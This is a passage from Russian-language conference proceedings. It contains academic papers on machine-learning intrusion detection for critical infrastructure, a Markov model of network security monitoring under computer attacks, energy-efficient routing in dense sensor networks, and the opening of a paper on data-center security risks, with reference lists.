Данные должны быть качественными и репрезентативными, такие как: источники данных (сетевые логи (NetFlow, PCAP), журналы безопасности (SIEM, IDS, показатели ICS/SCADA-систем). Определены основные данные для дальнейшего их использования при обучении модели, при этом они могут дополняться при необходимости.

Третий этап подготовка данных, которые часто требуют очистки и предобработки (очистка от шума (артефакты датчиков), включая устранение пропусков, нормализацию (MinMax, Z-score), кодирование категориальных признаков (IP-адреса, протоколы) и балансировку классов (SMOTE, undersampling для редких атак).

Одним из основополагающих является четвертый этап. На нем проводится выбор подходящего алгоритма или модели, основываясь на характеристиках задачи (для классификации (Gradient Boosting (XGBoost), Random Forest), для аномалий (Isolation Forest, Autoencoders), для прогнозирования (LSTM, Transformer) и типе данных [8].

На пятом этапе реализуется обучение модели на основе подготовленных данных, что включает настройку параметров алгоритма и оптимизацию его работы [9]. Применяется метод быстрого знака градиента (Fast Gradient Sign Method, FGSM) — техника состязательных атак в МО и глубоком обучении.

Шестым этапом является валидация модели (кросс-валидация с учетом временных зависимостей). После обучения необходимо оценить модель с использованием тестового набора данных для проверки ее производительности и способности к обобщению. Убедиться в том, что модель действительно обучается правильным закономерностям, а не запоминает шум в данных. Без данного этапа невозможно построить надежную нейросеть.

После оценки модели реализуется седьмой этап. На котором осуществляется настройка гиперпараметров (GridSearch, Bayesian Optimization). Она напрямую зависит от полученных результатов оценки модели, соответственно может потребоваться оптимизация гиперпараметров модели для улучшения ее работы.

На восьмом этапе происходит развертывание модели (API-интерфейсы для SOC; встраивание в SIEM (Splunk, IBM QRadar). После достижения удовлетворительных результатов модель готова к развертыванию в реальных условиях, что может подразумевать интеграцию с системой управления кибербезопасностью.

Заключительным девятым этапом является мониторинг (контроль дрейфа данных (статистические тесты), механизмы обратной связи (разметка ложных срабатываний экспертами) и обновление. После развертывания важно следить за производительностью модели в режиме реального времени и осуществлять периодическое обновление модели, переобучая её на полученных новых данных. Для случая, когда противник наращивает напряженность в постепенно — так, что МО «недооценивают опасность, пока не станет слишком поздно» целесообразно применять процедуру последовательного анализа Вальда. Обеспечивается сокращение времени принятия решения путем изменения порогов в зависимости от наблюдаемого интервала времени [10].

Заключение. В ходе рассуждений было выдвинуто предложение о необходимости разработки СППР ИСУКБ объектов КИИ, реализованного на основе МО [11]. Использование идентичных подходов показывает эффективность их применения против современных киберугроз [12]. Предложенный алгоритм демонстрирует превосходство над традиционными сигнатурными методами за счет обнаружения APT-атак, снижения ложных срабатываний благодаря использованию гибридной архитектуры (LSTM + ансамбли деревьев), возможности прогнозирования атак с временным горизонтом.

Данный подход позволит создать самообучающуюся систему управления, способную адаптироваться к эволюции киберугроз, при этом сохраняя требования к надёжности объектов КИИ.

СПИСОК ЛИТЕРАТУРЫ

1. Липатников В.А., Мелехов К.В. Способ обработки результатов сетевого контроля при поддержке принятия решения администратора безопасности информации // Актуальные проблемы защиты и безопасности: Труды XXVII Всероссийской научно-практической конференции, Санкт-Петербург. Российская академия ракетных и артиллерийских наук, 2024. С. 306-310.
2. Гафаров Ф.М., Галимянов А.Ф. Искусственные нейронные сети и приложения: Учебное пособие. Издательство Казанского университета, 2018, 121 с.
3. Бусько Н.А., Федорченко Е.В., Котенко И.В. Автоматическое оценивание эксплойтов на основе методов глубокого обучения // Онтология проектирования. 2024. Т. 14, № 3(53). С. 408-420.
4. Котенко И.В., Саенко И.Б., Лаута О.С., Крибель А.М. Методика обнаружения аномалий и кибератак на основе интеграции методов фрактального анализа и машинного обучения // Информатика и автоматизация, № 21(6). С. 1328-1358.
5. Демьянчук С.В. Современные технологии и интеллектуальные системы в управлении эксплуатацией автотранспорта // Транспортное дело России. 2024. № 1. С. 245-248.
6. Котенко И.В., Саенко И.Б., Лаута О.С. [и др.] Атаки и методы защиты в системах машинного обучения: анализ современных исследований // Вопросы кибербезопасности. 2024. № 1(59). С. 24-37.
7. Липатников В.А., Мелехов К.В., Робак В.А., Шевченко А.А. Анализ уязвимостей и сетевых атак на ресурсы сетей передачи данных // Перспективы безопасности-2024 : Сборник материалов II научно-технической конференции, посвященной информационной безопасности. СПб. : Специальный Технологический Центр, 2024. С. 29-37.
8. Свидетельство о государственной регистрации программы для ЭВМ № 2024681461 Российская Федерация. Программа обнаружения угроз безопасности сети передачи данных с использованием многослойной нейронной сети с обучением и минимизацией ошибок при сокращении времени сетевого контроля : № 2024661916 : заявл. 27.05.2024 : опубл. 10.09.2024 / Артамонов Н.М., Липатников В.А., Мелехов К.В. [и др.].
9. Свидетельство о государственной регистрации программы для ЭВМ № 2024666617 Российская Федерация. Программа обнаружения угроз безопасности сети передачи данных с использованием многослойной нейронной сети с обучением : № 2024619611 : заявл. 02.05.2024 : опубл. 15.07.2024 / Абдрашитов М.С., Мелехов К.В., Липатников В.А. [и др.].
10. Авторское свидетельство SU 1256217, 07.09.1986. Устройство для прогнозирования состояния канала связи Заявка № 3879121 от 08.04.1985. Комарович В.Ф., Липатников В.А., Лабунец А.М., Вихлянцева П.С., Мансуров А.И.

11. Липатников В.А., Шевченко А.А., Мелехов К.В. Метод повышения кибербезопасности масштабируемой критической информационной инфраструктуры путем многоуровневой интеллектуальной обработки данных для поддержки принятия решений по реагированию
12. на инциденты безопасности // Прикладной искусственный интеллект: перспективы и риски : Сборник докладов Международной научной конференции, Санкт-Петербург, 17 октября 2024 года. СПб. : СПбГУАП, 2024. С. 414-416.
13. Патент № 2834591 С1 Российская Федерация, МПК G06F 21/50, G06F 21/60. Система контроля безопасности сети передачи данных: заявл. 29.09.2023; опубл. 11.02.2025 / Задбоев В.А., Липатников В.А., Мелехов К.В., Шевченко А.А. [и др.]; заявитель федеральное государственное казенное военное образовательное учреждение высшего образования Военная академия связи имени Маршала Советского Союза С.М. Буденного Министерства обороны Российской Федерации.

УДК 004.7

АНАЛИТИЧЕСКАЯ МОДЕЛЬ ОБРАБОТКИ РЕЗУЛЬТАТОВ СЕТЕВОГО КОНТРОЛЯ БЕЗОПАСНОСТИ СВЯЗИ СЕТИ ПЕРЕДАЧИ ДАННЫХ В УСЛОВИЯХ ПРОГРАММНО-АППАРАТНЫХ ВОЗДЕЙСТВИЙ

Липатников Валерий Алексеевич, Макаренко Денис Владимирович

Военная академия связи им. Маршала Советского Союза С.М. Буденного

Тихорецкий пр., 3, Санкт-Петербург, 194064, Россия

e-mails: lipatnikovanl@mail.ru, nsdivdeni@yandex.ru

Аннотация. В работе предлагается аналитическая модель обработки результатов сетевого контроля безопасности связи сети передачи данных в условиях программно-аппаратных воздействий, для поддержания сети передачи данных в работоспособном состоянии. С помощью сетевого контроля достигается требуемый уровень безопасности в сети, проводится анализ сетевого трафика на предмет оперативного обнаружения уязвимостей и угроз для их последующего устранения. В условиях возрастающего числа вредоносных воздействий на сети передачи данных, основу которых составляют компьютерные атаки различных типов, требуется обеспечить наибольшую эффективность контроля безопасности связи.

Ключевые слова: способ повышения безопасности; сеть передачи данных; компьютерные атаки; контроль безопасности связи.

ANALYTICAL MODEL OF RESULTS PROCESSING FROM NETWORK SECURITY CONTROL IN DATA TRANSMISSION NETWORKS IN SOFTWARE AND HARDWARE CONDITIONS IMPACTS

Lipatnikov Valery, Makarenko Denis

The Military Academy of Telecommunications, named after Marshal of the Soviet Union S. M. Budyonny

3 Tikhoretsky Av, St. Petersburg, 194064, Russia

emails: lipatnikovanl@mail.ru, nsdivdeni@yandex.ru

Abstract. This paper presents a European analytical model for processing network security monitoring results for data transmission networks under software and hardware influences to maintain operational data transmission. Network monitoring is used to establish the required network security level and analyze network traffic for the rapid detection of vulnerabilities and threats to block them. Given the increasing number of legacy attacks on data transmission networks, based on various types of computer methods, it is essential to ensure the highest possible effectiveness of communications security monitoring.

Keywords: security enhancement method; network data transmission; computer attacks; communications security monitoring.

Введение. Последние годы, в период с 2021 по 2025, было совершено порядка (уточнить число) киберпреступлений, при этом число совершенных на территории Российской Федерации — вдвое превышает мировые показатели и постоянно увеличивается. Наиболее применяемым методом, для совершения нарушений являются компьютерные атаки. Для пресечения и предотвращения нарушений в сетях передачи данных, являющихся основным инструментом предприятий по передаче информационных ресурсов, организуется контроль безопасности связи. С его помощью осуществляется мониторинг сети, а также обнаружение угроз и уязвимостей. В связи с тем, что компьютерные атаки постоянно модернизируются и появляются новые их типы, и, как следствие, имеющиеся подходы к организации безопасности теряют свою эффективность, требуется повысить показатель безопасности в сетях передачи данных и является актуальным направлением исследований [1].

Цель исследования: определить зависимость вероятности безопасности связи от своевременного сетевого контроля безопасности связи сети передачи данных в условиях компьютерных атак различных типов.

Постановка задачи исследования: разработать аналитическую модель процесса сетевого контроля сети передачи данных в комплексах контроля безопасности связи в условиях компьютерных атак различных типов.

Объект исследования — сеть передачи данных.

Предмет исследования — вероятность безопасности сети передачи данных.

Практическая значимость — модель позволит оценить значения вероятности безопасности в условиях компьютерных атак различных типов.

Результаты: в целях определения зависимости вероятности безопасности связи от временных параметров своевременного сетевого контроля безопасности связи (КБС) сети передачи данных (СПД) в условиях компьютерных атак (КА) различных типов, предложена модель на основе Марковских процессов. При разработке

модели использованы дополнительные исходные данные, отражающие параметры функционирования системы КБС, а также системы распределенных агентов сетевого контроля и выявления угроз безопасности.

Практическая значимость — модель позволит оценить значения вероятности безопасности в условиях компьютерных атак различных типов. Решение: в качестве рассматриваемого объекта защиты взята обобщенная сеть передачи данных (СПД) рис. 1.

СПД предприятия представляет собой информационно-защищенную систему, в которой осуществляется обмен информации по линиям связи. Для обеспечения безопасного функционирования СПД организуется система защиты информации, основным звеном в которой являются посты КБС. Наиболее эффективным средством повышения безопасности связи в СПД является обработка результатов КБС, позволяющая определить уязвимости в системе защиты информации и устранить их до того, как ими воспользуется злоумышленник. Для определения уязвимостей в СПД расположены агенты контроля, а на автоматизированных рабочих местах и серверах установлено специализированное программное обеспечение (ПО), которые предоставляют данные для обработки и последующего анализа на посту КБС. Модели КА позволяют проводить стресс-тесты системы защиты СПД для всех известных типов.

Обычно классификация атак ориентирована на отдельные аспекты моделирования КА [2] и наиболее распространенными являются модели атак, основанные на графах [3]. Среди них широко известны графы атак, байесовские сети, сети Петри, а также различные расширения этих формализмов. Извлечение и представление требований к модели атак являются отдельными задачами, некоторые решения которых рассмотрены в работе [4], где предложено использование метамodelей для представления целей, задач, рисков, ответственности и окружения. Задача моделирования может быть отнесена к классу неформализованных задач. Данный класс включает задачи, которые обладают одной или несколькими из следующих характеристик [5]: задачи не могут быть заданы в числовой форме; цели не могут быть выражены в терминах точно определенной числовой функции; не существует алгоритмического решения задач; алгоритмическое решение существует, но его нельзя использовать из-за ограниченности ресурсов (время, память).




Рис. 1. Структурная схема СПД предприятия

Один из характерных примеров использования экспертных (ЭС) для систем интеллектуальной поддержки моделирования атак описан в [6], где рассматривается ЭС, созданная в среде Java Expert System Shell (JESS). В работе [7] предложено обучать нейронные сети на примерах атак, отнесенных к определенным классам, чтобы в дальнейшем использовать для распознавания атак соответствующих классов, выявляя аномальные последовательности изменений параметров объектов информационной системы. Более сложный подход к моделированию атак в больших сетях с использованием нейронных сетей предложен в работе [8].

В связи с тем, что КА различных типов постоянно модернизируются, и безопасность СПД находится под угрозой, для выявления уязвимостей предлагается использовать модели КА для своевременного реагирования на уязвимости в СПД. Предлагается использовать модели КА следующих типов, «сканирование сети», «анализ сетевого трафика», «доверенный пользователь», «внедрение ложного маршрута сети».

Моделирование атаки включает следующие этапы:

1. Сбор информации. Выбирается цель атаки, собирается информация о ней (конфигурация, сервисы), идентифицируются уязвимые места.
2. Реализация атаки. Злоумышленник получает несанкционированный доступ к ресурсам, если атака активная — реализует цели.
3. Дальнейшее развитие атаки. Выполняются действия для продолжения атаки на ресурсы других узлов системы.

На рис. 2 представлена блок-схема алгоритма процесса организации сетевого контроля СПД в комплексах КБС в условиях КА различных типов. Она является основой модели.

Блок-схема алгоритма поясняется следующим образом. В системе защиты СПД организован сетевой контроль. Для проверки СПД на наличие уязвимостей генерируются модели КА различных типов, затем на СПД оказывается воздействие, предусмотренное выбранным типом КА. Если атака пресечена — генерируется новая модель атаки и производится повторное воздействие. Если КА не была пресечена — определяется тип воздействия, которое было эффективным против существующей системы защиты, проверяется работоспособность сетевых агентов и средств защиты информации (СЗИ).




Рис. 2. Блок-схема алгоритма обеспечения безопасности связи сети передачи данных

Для КА типа «сканирование сети» таким СЗИ является межсетевой экран, для типа «анализ сетевого трафика» — средства криптографической защиты информации с использованием сертифицированных VPN, глубокий анализ трафика на предмет канала утечки информации, для КА типа «доверенный объект сети» — средства доверенной загрузки и контроля целостности, для КА типа «внедрение ложного маршрута сети» — динамические системы мониторинга маршрутов. Если обнаружена неисправность или неправильная настройка СЗИ — недостаток устраняется. Если неисправность отсутствует — это означает, что реализуемая модель КА является новой для системы защиты и ее особенности не учитывались при настройке СЗИ. Администратор сети подготавливает варианты по противодействию новой КА, затем принимается решение в соответствии с выбранным вариантом. Если показатель вероятности безопасности, достигнутый благодаря решению администратора сети, соответствует установленному — формируется отчет и сведения о КА заносятся в базу данных. Если нет — готовятся новые варианты противодействия КА.

Заключение. Для оценки показателя вероятности безопасности СПД наиболее эффективным математическим аппаратом является теория Марковских процессов. Марковские процессы позволяют адекватно представить динамику КА как последовательность дискретных состояний, переходы между которыми отражают действия злоумышленника и реакцию системы защиты. Это соответствует реальной динамике КА, где каждый шаг приводит к изменению состояния системы. Учитываются случайности и неопределенности, вариативность

методов, используемых злоумышленником. Анализ структуры Марковской модели и вероятностей переходов между состояниями позволяет определить наиболее уязвимые компоненты системы защиты и разработать целенаправленные меры по устранению уязвимостей.

СПИСОК ЛИТЕРАТУРЫ

1. Котенко И.В., Ичетовкин Е.А. Моделирование атак на компоненты машинного обучения систем обнаружения вторжений. Информатизация и связь. 2025. № 2. С. 118–128.
2. Сердюк В. А. Организация и технологии защиты информации: обнаружение и предотвращение информационных атак в автоматизированных системах предприятий. М.: НИУ ВШЭ, 2011.
3. Zhang S., Song S. A. Novel Attack Graph Posterior Inference Model Based on Bayesian Network // Journal of Information Security, 2011. № 2. P. 8–27.
4. Faily S.I., Fléchaïs I.A. Meta-Model for Usable Secure Requirements Engineering // Workshop on Software Engineering for Secure Systems, 2010. SESS '10, ICSE / IEEE Computer Society Press, 2010. P. 126–135.
5. Попов Э. В., Фоминых И.Б., Кисель Е.Б., Шапот М.Д. Статические и динамические экспертные системы. М.: Финансы и статистика, 1996.
6. Danforth M. EVA: A Framework for Network Analysis and Risk Assessment // USENIX Systems Administration Conference (LISA'09), Baltimore, MD, US, November 1–6, 2009. P. 65–77.
7. Гамаюнов Д.Ю., Качалин А.И. Методика настройки интеллектуальных распознавателей компьютерных атак для работы в корпоративных сетях // Искусственный интеллект, 2006. № 2. С. 30–34.
8. Lu L., Safavi-Naini R., Hagenbuchner M., Susilo W., Horton J., Yong S.L., Tsoi A.C. Ranking attack graphs with graph neural networks // Lecture Notes in Computer Science including subseries Lecture Notes in Artificial Intelligence and Lecture Notes in Bioinformatics. LNCS, 2009. P. 345–359.
9. Ичетовкин Е.А., Котенко И.В. Моделирование атак на компоненты машинного обучения систем обнаружения вторжений сложных инфраструктур. В книге: Региональная информатика (РИ-2024). Материалы XIX Санкт-Петербургской международной конференции. Санкт-Петербург, 2024. С. 111–112.

УДК 621.391

ЦЕНТРАЛИЗОВАННАЯ АРХИТЕКТУРА ЭНЕРГОЭФФЕКТИВНОГО ИНФОРМАЦИОННОГО ВЗАИМОДЕЙСТВИЯ В СЕНСОРНЫХ СИСТЕМАХ ВЫСОКОЙ ПЛОТНОСТИ

Маслова Дарья Александровна

Нижегородский государственный инженерно-экономический университет

Октябрьская ул., 22а, Княгинино, 606340, Россия

e-mail: dasha.kirilova.96@bk.ru

Аннотация. Представлена централизованная архитектура информационного взаимодействия сенсорной системы с формированием маршрутов в Центре управления и обработки информации (ЦУиОИ). Предложен трёхтактный процесс взаимодействия и эвристический алгоритм построения маршрута, опирающийся на геометрические признаки (следствие теоремы косинусов) и таблицу энергетических характеристик среды. Обсуждена вычислительная сложность алгоритма и результаты имитационного моделирования, демонстрирующие снижение требуемой мощности при росте плотности устройств и ограниченном числе переприёмов. Показана применимость подхода для сенсорных систем высокой плотности.

Ключевые слова: сенсорная система; энергоэффективность; централизованная маршрутизация; теорема косинусов; вычислительная сложность.

MODEL OF ESTIMATION OF ENERGY CHARACTERISTICS OF INFORMATION INTERACTION IN WIRELESS SENSOR SYSTEM

Maslova Daria

Nizhny Novgorod State of Engineering and Economic University

5 Oktyabrskaya St, Knyaginino, 606340, Russia

e-mail: dasha.kirilova.96@bk.ru

Abstract. The centralized architecture of the information interaction of the sensor system with the formation of routes in the Information Management and Processing Center is presented. A three-stroke interaction process and a heuristic route construction algorithm based on geometric features (a consequence of the cosine theorem) and a table of energy characteristics of the medium are proposed. The computational complexity of the algorithm and the results of simulation modeling are discussed, demonstrating a decrease in the required power with an increase in device density and a limited number of inputs. The applicability of the approach for high-density sensor systems is shown.

Keywords: sensor system; energy efficiency; centralized routing; cosine theorem; computational complexity.

Введение Современные сенсорные системы обеспечивают непрерывный сбор и передачу данных в приложениях интернета вещей, цифровых двойников и умных инфраструктур. Ключевое ограничение их масштабируемости — энергозатраты на передачу по радиоканалу [1]. Для систем высокой плотности характерны рост служебного трафика и повышенное энергопотребление при распределённой маршрутизации. В работе рассматривается переход к централизованной архитектуре, в которой построение маршрутов выполняет ЦУиОИ. Такой подход позволяет глобально оптимизировать маршруты, учитывать параметры среды и ограничение на число переприёмов, снижая суммарные энергозатраты.

Сенсорная система представляется ориентированным нагруженным графом $G = (V, E)$, где вершины — устройства (координатор включён в V как специальная вершина C), а вес ребра $w(i, j)$ соответствует мощности/энергии, требуемой для доставки блока данных от i к j . В рамках решения задачи, необходимо для

произвольного источника s найти маршрут $m(s \rightarrow C)$, минимизирующий суммарные энергетические затраты при ограничении на максимальное число переприёмов N_{max} .

Допущения: устройства питаются автономно; известны координаты устройств (при статике — заданы при установке), параметры среды распространения сигнала и допустимое число переприёмов; система обладает высокой плотностью размещения устройств; взаимодействие осуществляется либо напрямую, либо через ретрансляторы; метрика стоимости передачи немонотонна по расстоянию из-за свойств радиосреды [2].

Мощность передачи для участка (i, j) моделируется степенной функцией расстояния: $P(ij) \propto d(ij)^n$, где n задаётся моделью среды. Для расчётов применяются:

- модель Фрииса (свободное пространство);
- модели Хата и Окамура–Хата (город/пригород/сельская местность, учёт затуханий);
- иные прикладные модели/поправочные коэффициенты для конкретной среды.

Геометрический принцип выбора ретранслятора опирается на следствие теоремы косинусов: для треугольной топологии (один переприём) использование промежуточного устройства с тупым углом при вершине ретрансляции даёт меньшую суммарную мощность, чем прямая передача. Этот принцип служит эвристикой при ограничении числа переприёмов [3].

Для определения наиболее энергетически выгодного маршрута предлагается использовать централизованную архитектуру и трехтактовую модель определения маршрута информационного взаимодействия.

Такт 1 — инициализация: источник s отправляет в ЦУиОИ запрос с минимальным набором служебных параметров (идентификатор, координаты/остаточный заряд — редко обновляются). Такт 2 — построение маршрута в ЦУиОИ: по таблице энергетических характеристик (модель среды, коэффициенты усиления антенн, частота, допустимый N_{max}) формируется маршрут. Такт 3 — передача данных по маршруту (двунаправленно до истечения срока действия маршрута или его переинициализации). Формирование маршрута происходит по эвристическому алгоритму, предложенному в работе [1].

Численные эксперименты показывают: что при увеличении плотности размещения устройств требуемая мощность снижается за счёт большего числа благоприятных переприёмов; рост допустимого числа переприёмов при прочих равных также снижает мощность, однако требует учёта вычислительных/служебных накладных расходов; при использовании секторной эвристики достигается близость к оптимальным маршрутам с существенно меньшими вычислительными затратами [4]. Практическая проверка в применении к системе управления освещением подтвердила снижение энергетических затрат при централизованном построении маршрутов и ограничении числа переприёмов.

Заключение. Таким образом предложена централизованная архитектура взаимодействия с трёхтактовой моделью, критерии оценки на основе суммарной мощности/энергии и применение радиомоделей, а также эвристический алгоритм секторной маршрутизации, использующий геометрические признаки и остаточную энергию устройств. Подход обеспечивает снижение энергопотребления в сенсорных системах высокой плотности при ограничении числа переприёмов и приемлемой вычислительной сложности, что подтверждено имитационным моделированием.

СПИСОК ЛИТЕРАТУРЫ

1. Астахова, Т. Н., Колбанев, М. О., Лямин, А. С., Маслов, Н. С., Маслова, Д. А. Энергоэффективный алгоритм выбора маршрута передачи данных в беспроводных сенсорных сетях высокой плотности // Труды учебных заведений связи. 2024. Т. 10. № 4. С. 100–109.
2. Астахова, Т. Н., Кирилова, Д. А., Колбанев, М. О., Маслов, Н. С., Шамин, А. А. Критерий выбора оптимального маршрута передачи сообщения в беспроводных сенсорных сетях // Телекоммуникации. 2020. № 7. С. 6–12.
3. Astakhova, T. Priority Service Model for Mobile Nodes of Ubiquitous Sensor Network / T. Astakhova, M. Kolbanev, A. Shamin // The Majorov International Conference on Software Engineering and Computer Systems, 12–13 декабря 2019 года. Вып. 11. ФГАОУ ВО Национальный исследовательский университет ИТМО, 2020. Р. 114–118.
4. Верзун Н. А. и др. Оценка энергетических характеристик множественного доступа в эфирных сетях // Известия СПбГЭТУ ЛЭТИ. 2019. № 10. С. 34–38.

УДК 621.396.4

АНАЛИЗ И ДИФФЕРЕНЦИАЦИЯ РИСКОВ ИНФОРМАЦИОННОЙ БЕЗОПАСНОСТИ ОБМЕНА ДАННЫМИ МЕЖДУ КОМПОНЕНТАМИ РАСПРЕДЕЛЕННОЙ СЕТИ ДАТА-ЦЕНТРОВ С ИСПОЛЬЗОВАНИЕМ КАНАЛОВ И ТРАКТОВ СОВРЕМЕННЫХ РЕГИОНАЛЬНЫХ ТЕЛЕКОММУНИКАЦИОННЫХ СЕТЕЙ

Михайличенко Николай Валерьевич¹, Паращук Игорь Борисович²

¹ Санкт-Петербургский государственный университет телекоммуникаций им. проф. М.А. Бонч-Бруевича
Большевицкое пр., 22, корп. 1, Санкт-Петербург, 193232, Россия

² Военная академия связи им. Маршала Советского Союза С. М. Буденного (Военная академия связи)
Тихорецкий пр., 3, Санкт-Петербург, 194064, Россия
e-mails: 23esn2008@rambler.ru, shchuk@rambler.ru

Аннотация. В статье рассматриваются вопросы анализа и дифференциации (систематизации по классификационным признакам и отличительным особенностям) различных рисков информационной безопасности процесса обмена данными между компонентами распределенной сети дата-центров с использованием каналов и трактов региональных телекоммуникационных сетей, а также контуры и пределы возможного ущерба, вызванных этими рисками. Анализ осуществлен в предположении, что риски условно

систематизированы и сгруппированы по нарушаемым аспектам информационной безопасности обмена данными: нарушения конфиденциальности, целостности и доступности данных, обрабатываемых и передаваемых по каналам и трактам сетей такого класса. Учет выявленных особенностей и классификационных признаков позволит повысить степень обоснованности принимаемых решений по разработке и технической реализации высококачественных подсистем информационной безопасности процедур обмена данными, использующих каналы и тракты региональных телекоммуникационных сетей.

Ключевые слова: региональная телекоммуникационная сеть; информационная безопасность; риски; угрозы; обмен данными; признак; нарушение; распределенная сеть дата-центров; каналы и тракты.

ANALYSIS AND DIFFERENTIATION OF INFORMATION SECURITY RISKS OF DATA EXCHANGE BETWEEN COMPONENTS OF A DISTRIBUTED NETWORK OF DATA CENTERS USING CHANNELS AND PATHS OF MODERN REGIONAL TELECOMMUNICATION NETWORKS

Mikhailichenko Nikolay¹, Parashchuk Igor²

¹ The Bonch-Bruевич Saint Petersburg State University of Telecommunications
22 Bolshevikov Ave., bldg. 1, St. Petersburg, 193232, Russia

² The Military Academy of Telecommunications, named after Marshal of the Soviet Union S. M. Budyonny
3 Tikhoretsky Av, St. Petersburg, 194064, Russia
e-mails: 23esn2008@rambler.ru, shchuk@rambler.ru

Abstract. The article considers the issues of analysis and differentiation (systematization by classification features and distinctive characteristics) of various risks of information security of the process of data exchange between components of a distributed network of data centers using channels and paths of regional telecommunication networks, as well as the contours and limits of possible damage caused by these risks. The analysis is carried out under the assumption that the risks are conditionally systematized and grouped by the violated aspects of information security of data exchange: violation of confidentiality, integrity and availability of data processed and transmitted via channels and paths of networks of this class. Taking into account the identified features and classification features will increase the degree of validity of decisions taken on the development and technical implementation of high-quality subsystems of information security of data exchange procedures using channels and paths of regional telecommunication networks.

Keywords: regional telecommunications network; information security; risks; threats; data exchange; sign; violation; distributed network of data centers; channels and paths.

Введение. Системы обмена данными между компонентами распределенной сети дата-центров (между отдельными дата-центрами), работающие по каналам и трактам современных региональных телекоммуникационных сетей (РТКС), представляют собой совокупность территориально разнесенных автоматизированных технических (аппаратно-программных и региональных телекоммуникационных) средств и комплексов для обработки и многопользовательского приема и передачи данных между пользователями.

